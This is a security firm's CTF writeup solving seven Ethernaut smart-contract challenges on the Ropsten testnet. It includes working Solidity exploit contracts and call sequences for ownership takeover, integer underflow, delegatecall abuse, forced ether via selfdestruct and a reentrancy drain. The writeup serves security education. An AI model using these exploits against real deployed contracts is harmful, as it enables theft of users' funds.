
The Ethernaut CTF Writeup

Arseny Reutov Follow
Nov 6, 2017 · 6 min read




Zeppelin Solutions invited everybody to participate in their smart contract CTF competition called "The Ethernaut" which started together with the annual DevCon 3 conference held in Cancun. First five contestants to solve all tasks shared the prize pool of 10000$.


For each task the Ethernaut bot created a contract on Ropsten testnet. At Positive.com we could not miss a chance to take part in the CTF, so here is our writeup for the seven tasks presented to the contestants.

0. Hello Ethernaut

The first task was designed to get comfortable with the CTF and contract interaction. In Chrome Dev Tools you were welcomed with shiny ASCII graphics:



```
Hello Ethernaut
Type help() for a listing of custom web3 addons
Annoying 'Slow network detected' message? Try Dev Tools settings -> User messages only or disable 'chrome://flags/#enable-webfonts-intervention-v2'
=> Level address
0xdf51a9e8ce57e7787e4a27dd19880fd7106b9a5c
٩(- ̮̮̃-̃)۶ Requesting new instance from level... <  < <<PLEASE WAIT>> >  >
⛏ Sent transaction ⛏ https://ropsten.etherscan.io/tx/0x9a75fe7…
⛏ Mined transaction ⛏ https://ropsten.etherscan.io/tx/0x9a75fe7…
```




```
▶{tx: "0x9a75fe72160df55e1ba84a17ed9f6ef6a3a22892af55b97d96210902093a4c56", receipt: {…}, logs: Array(1)}
=> Instance address
0xf158276056e18de03aef181090a776b0ea3ea84d
```

After the first contract was deployed, you needed to call info() method, which instructed about the further steps: “You will find what you need in info1().”. Calling info1() told us: “Try info2(), but with “hello” as a parameter.”, which then required the following sequence of calls:

- contract.info2(“hello”) → The property infoNum holds the number of the next info method to call.
- contract.infoNum() → 42
- contract.info42() → theMethodName is the name of the next method.
- contract.theMethodName() → The method name is method7123949.
- contract.method7123949() → If you know the password, submit it to authenticate().

At this point we needed to get the password for the authenticate() function. We got the password by analyzing the contract memory in Remix debugger.



```
▾ Memory
  0x0:  00000000000000000000000000000000 ????????????????
  0x10: 00000000000000000000000000000000 ????????????????
  0x20: 00000000000000000000000000000000 ????????????????
  0x30: 00000000000000000000000000000000 ????????????????
  0x40: 00000000000000000000000000000000 ????????????????
  0x50: 000000000000000000000000000000a0 ????????????????
  0x60: 00000000000000000000000000000000 ????????????????
  0x70: 0000000000000000000000000000000a ????????????????
  0x80: 65746865726e61757430000000000000 ethernaut0??????
  0x90: 00000000000000000000000000000000 ????????????????
  0xa0: 65746865726e61757430000000000000 ethernaut0??????
  0xb0: 00000000000000000000000000000000 ????????????????
```

However, it could be done easier by just calling contract.password() which yielded the value “ethernaut0”. After authenticating with this password we successfully proceeded to the next task.

1. Fallback

To beat this level one needed to become the contract owner and drain its balance. It had the function withdraw() which could transfer all the balance to the caller but it was restricted only to the owner. Surprisingly the fallback function could make us contract owner:

```
function() payable {
  require(msg.value > 0 && contributions[msg.sender] > 0);
  owner = msg.sender;
}
```

As you may know fallback function is called every time a contract receives ether or an unknown method is called. Thus, by sending ether to the contract we could trigger fallback function, however require() statement would not let us become the owner as "contributions" mapping had zero value for our address. In order to increase our contribution we just needed to call the corresponding method:

```
function contribute() public payable {
  require(msg.value < 0.001 ether);
  contributions[msg.sender] += msg.value;
  if(contributions[msg.sender] > contributions[owner]) {
    owner = msg.sender;
  }
}
```

The task could be solved with the following sequence of calls:


1. contract.contribute({value: 100})
2. contract.sendTransaction({value: 100})
3. contract.withdraw()

2. Fallout

In order to solve this task one needed to set oneself as contract owner. If you looked closely at the constructor name you could easily spot the problem: letter "l" in contract name "Fallout" was changed for digit "1" in constructor name which means that pseudo-constructor was never executed. That is why it was possible to call function "Fal1out" and effectively set yourself as the contract owner. Submitting solution to the Ethernaut bot got us to the next task.

3. Token

The task was about a classic integer underflow. The transfer() method did not check that the current user balance is bigger than supplied value. Thus, by calling the method with any address as the argument and supplying any amount of ether with that call we could make our balance as big as 2**256 which was the task goal.



```
> contract.balanceOf("0x949db1e44b7762683d1cf947d2b3c2358bd7434a").then(function(a){console.info(a.toNumber())})
< ▶ Promise {[[PromiseStatus]]: "pending", [[PromiseValue]]: undefined}
  1.157920892373162e+77
```

4. Delegation

The name of the task implied the connection with the notorious Parity hack. Indeed, the fallback function had the code that looked familiar:

```
function() {
  if(delegate.delegatecall(msg.data)) {
    this;
  }
}
```

The difference between a normal call and delegatecall is that the latter passes the current context to the target method call, which means that in delegated method msg.sender will point to the original sender and not the caller contract. The second point is that this fallback function passes user supplied msg.data to delegatecall, allowing to basically call any function within delegate contract if we supply the correct method signature. The goal was to call the "pwn" method which could change the owner:

```
function pwn() {
  owner = msg.sender;
}
```

In order to call this function we needed to figure out its signature which could be calculated as follows:

```
web3.sha3("pwn()").slice(0, 10) // 0xdd365b8b
```

Sending these 4 bytes in "data" field of the ether transfer transaction made us the owner and allowed to proceed to the next task.

5. Force

The vulnerable contract had no code at all but featured a cool ASCII cat:

```
pragma solidity ^0.4.0;

contract Force {/*

MEOW ?
         /\_/\   /
```

```
    ____/ o o \
  /~____  =ø= /
 (______)__m_m)

*/}
```

The goal of the task was to make the contract balance bigger than zero. Since there was no payable fallback function, we could not send ether directly. However, with selfdestruct() builtin function it is possible to send ether even if there are no payable functions. The purpose of this function is to delete the contract from the blockchain. When it is executed it sends the contract balance to the address that is supplied in the first argument.

In order to solve the task we created the following exploit contract:

```
contract Suicide {
    function Suicide() payable {
        selfdestruct(0x24d661beb31b85a7d775272d7841f80e662c283b);
    }
}
```

Having been deployed with initial balance of 1 wei, it immediately removed itself from the blockchain and sent its balance to the Force contract, which happily accepted our transfer.

6. Re-entrancy

As it is clear from the task name, the goal was to exploit a reentrancy vulnerability and drain the contract balance. The same vulnerability affected the DAO which resulted in 50 million dollar theft.

The relevant piece of code was as follows:

```
function withdraw(uint _amount) public {
  if(balances[msg.sender] >= _amount) {
    if(msg.sender.call.value(_amount)()) {
      _amount;
    }
    balances[msg.sender] -= _amount;
  }
}
```

As it is quite evident, the code is vulnerable because balance deduction is done *after* ether transfer is made. When ether is sent to some address, it may be a contract address and its fallback function will be triggered. In this function it is possible to recursively call withdraw() method again provided that there is enough gas. It looks like this:

Our exploit contract firstly made a deposit and then successfully drained the contract balance by triggering the recursive chain of withdraw() calls via fallback function:

```
import './Reentrance.sol';

contract Exploit {
    address target = 0x2bd292597661ef87e2045c474de35851eb5a65f2;
    Reentrance c;

    function Exploit() {
       c = Reentrance(target);
    }

    function attack() payable {
       c.donate.value(0.1 ether)(this);
       c.withdraw(0.1 ether);
    }

    function() payable {
        c.withdraw(0.1 ether);
    }
}
```

Having submitted the final solution, we were congratulated with the fancy message:

. . .

We finished second overall (0x949db1e44b7762683d1cf947d2b3c2358bd7434a), 7 minutes behind the first submitter. We would like to thank Zeppelin Solutions for the great tasks and the contribution they are making towards secure smart contract development. If your ICO needs professional security assessment & protection, do not hesitate to contact Positive.com.

Ethereum Solidity Security Blockchain